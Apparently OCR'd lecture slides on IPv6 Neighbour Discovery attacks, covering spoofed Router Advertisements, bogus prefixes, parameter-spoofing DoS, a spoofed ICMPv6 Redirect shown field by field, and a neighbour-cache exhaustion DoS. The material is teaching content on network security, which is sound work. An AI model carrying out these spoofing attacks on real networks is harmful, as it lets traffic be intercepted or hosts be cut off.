
How can an **RA message** be used to attack hosts on the same network?

2 min.


Malicious Last Hop Router



Bogus On-Link Prefix




Bogus Address Configuration Prefix




DoS

Parameter Spoofing: Hop Limit



DoS

Parameter Spoofing: DHCPv6




Spoofed Redirect Message

Neighbour Cache	
IP1	11:11:11:11:11:11
IPr	12:34:56:78:9a:bc


Routes on Host 1:

::/0 - fe80::a:b:c

2001:db8::face:b00c - fe80::a



IP1
MAC1 = 11:11:11:11:11:11




IPr = fe80::a:b:c
MACr = 12:34:56:78:9a:bc

IPa = fe80::a
MACa = aa:aa:aa:aa:aa:aa

IPv6	ICMPv6 Redirect
IPv6.Source IPv6	IPr = fe80::a:b:c
IPv6.Destination IPv6	IP1
Redirect.Target Addr	IPa = fe80::a
Redirect.Dst Addr.	2001:db8::face:b00c

Neighbour Discovery DoS Attack

Router Neighbour Cache	
~~IPa~~	~~aa:aa:aa:aa:aa:aa~~
IPb	bb:bb:bb:bb:bb:bb
~~IP~~	~~12:34:56:78:9a:bc~~
IP1	???
⋮	⋮
IPn	???




Questions

Demo 2

NDP

Demo time!

